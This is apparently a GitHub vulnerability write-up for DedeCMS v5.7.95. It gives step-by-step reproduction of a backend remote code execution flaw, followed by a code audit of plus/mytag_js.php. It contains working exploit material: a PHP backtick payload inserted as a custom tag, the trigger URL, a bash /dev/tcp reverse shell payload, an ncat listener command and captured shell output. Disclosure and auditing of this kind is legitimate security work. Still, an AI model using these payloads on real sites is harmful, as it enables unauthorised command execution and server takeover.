 main ▾

...

[vuls](#) / [dedecms](#) / DedeCMS-v5.7.95-RCE.md



Airrudder Update DedecMS-v5.7.95-RCE.md

 History

 1 contributor

 96 lines (52 sloc) | 3.09 KB

...

DedeCMS v5.7.95 RCE

Dedecms official website: <https://www.dedecms.com/download>.

Vulnerability description

There is an arbitrary command execution vulnerability in the background of dedecms v5.7.95, which can write malicious code and cause rce vulnerability.


Vulnerability impact

DedeCMS v5.7.95

Recurrence process

First visit /dede to log in to the background.


Visit dede/mytag_ main.php , inserts a tag.




The main contents are as follows:

```
<<?=`ls`;?>
```

The backquote(`) is actually the alias of the shell_exec function:



Click "OK" to get the corresponding number, which is marked as 3 this time. Visit `/plus/mytag_js.php?arcID=3&nocache=1`, where `arcID=3` is the tag number. After that, the file a will be generated and directly included.



The screenshot shows a web browser's developer tools interface. The 'Elements' tab is active, displaying a list of PHP files. A red box highlights the following files:

- <!--
- document.write("<ad_js.php
- advancedsearch.php
- arcmulti.php
- bookfeedback.php
- bookfeedback_js.php
- car.php
- carbuyaction.php
- comments_frame.php
- count.php
- digg_ajax.php
- digg_frame.php
- disdls.php
- diy.php
- download.php
- erraddsave.php
- feedback.php
- feedback_ajax.php
- feedback_js.php

To the right, a code editor window titled 'mytag-3.htm' shows the following code:

```
1 <!--
2 document.write("<<?=`ls`;?>");
3 -->
4 |
```

A red arrow points to the code in the editor window.

Further use to reverse shell:

```
<<?=`bash -i &>/dev/tcp/127.0.0.1/2333 <&1`;?>
```

自定义标记管理>>更改标记

所属栏目: 显示在没有继承本标记的所有栏目 ▾

标记名称: air

时间限制: ☒ 永不过期 ☐ 在设内时间内有效

开始时间: 2022-06-20 23:57:06

结束时间: 2022-07-20 23:57:06

正常显示内容:

<<?=`bash -i &>/dev/tcp/127.0.0.1/2333 <&1`;?>|

过期显示内容:

确定

use ncat:

```
nc -lvvp 2333
```

Visit /plus/mytag_js.php?arcID=3&nocache=1 to reverse the shell successfully:


```
air:8888/plus/mytag_js.php?arcID=3&nocache=1
ncat -nltp 2333

ncat -nltp 2333
bash: no job control in this shell

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
bash-3.2$ id
uid=501(chang) gid=20(staff) egid=4294967295(nogroup) groups=20(staff),101(access
1(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_
ator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.app
ng),399(com.apple.access_ssh),400(com.apple.access_remote_ae),701(com.apple.shar
bash-3.2$ whoami
chang
bash-3.2$ pwd
/Users/chang/Sites/air/plus
bash-3.2$
```

Code audit

Vulnerability location is in `plus/mytag_js.php`, you can see that the file contains directly after the file is written. In this case, we don't have to care about the file name. Here, the file name has a fixed `htm` suffix. We need to care about what the `myvalues` content is when the file is written.



```
air > plus / mytag_js.php
项目
link_add.php
freelist.php
guestbook.php
heightsearch.php
list.php
mytag_js.php
posttocar.php
qrcode.php
recommend.php
rss.php
search.php
showphoto.php
stow.php
task.php
view.php

72 $myvalues = str_replace( search: '"', replace: '\\"', $myvalues);
73 $myvalues = str_replace( search: "\r", replace: "\\r", $myvalues);
74 $myvalues = str_replace( search: "\n", replace: "\\n", $myvalues);
75 $myvalues = "<!--\r\ndocument.write(\"{$myvalues}\");\r\n-->\r\n";
76 file_put_contents($cacheFile, $myvalues);
77 /* 使用 file_put_contents 替换下列代码提高执行效率
78 $fp = fopen($cacheFile, 'w');
79 fwrite($fp, $myvalues);
80 fclose($fp);
81 */
82 }
83
84 include $cacheFile;
```

The value of `myvalues` is found through query. The query statements are:

```
SELECT * FROM `#@__mytag` WHERE aid='{$aid}'
```

```
mytag-3.htm x mytag_js.php x
21 $cacheFile = DEDEDATA.'/cache/mytag-'. $aid.'.htm';
22 if( isset($nocache) || !file_exists($cacheFile) || time() - filemtime($cacheFile) > $cfg_puccache_time )
23 {
24     $pv = new PartView();
25     $row = $pv->dsq->GetOne(" SELECT * FROM `#@__mytag` WHERE aid='$aid' ");
26     if(!is_array($row))
27     {
28         $myvalues = "<!--\r\n<script>document.write('Not found input!');</script>";
29     }
30     else
31     {
32         $tagbody = '';
33         if($row['timeset']==0)
34         {
35             $tagbody = $row['normbody'];
36         }
37         else
38         {
39             $ntime = time();
40             if($ntime>$row['endtime'] || $ntime < $row['starttime']) {
41                 $tagbody = $row['expbody'];
42             }
43             else {
44                 $tagbody = $row['normbody'];
45             }
46         }
47         $pv->SetTemplet($tagbody, $type: 'string');
48         $myvalues = $pv->GetResult();
49     }
}
```

You can search globally to get the information in mytag_add.php or mytag_edit.php. These two files involve the insertion or update of tables.

```
在文件中查找 12 匹配 in 7 文件
文件掩码(A):
__mytag
在 项目 模块 目录 范围 /Users/chang/Sites/air
FROM `#@__mytag` mytag LEFT JOIN `#@__arctype` tp ON tp.id=mytag.typeid mytag_main.php 19
$row = $dsq->GetOne("SELECT typeid FROM `#@__mytag` WHERE typeid=' mytag_add.php 22
$inQuery = "INSERT INTO `#@__mytag`(typeid,tagname,timeset,starttime,enc mytag_add.php 30
$dsq->ExecuteNoneQuery("DELETE FROM `#@__mytag` WHERE aid='$aid'" mytag_edit.php 24
$query = "UPDATE `#@__mytag` mytag_edit.php 33
$row = $dsq->GetOne("SELECT * FROM `#@__mytag` WHERE aid='$aid'" mytag_edit.php 67
INSERT INTO `#@__mytag`(typeid,tagname,timeset,starttime,enc mytag_tag_guide_ok.php 51
mytag_add.php dede
```

So visit mytag_main.php, here are add and edit operations

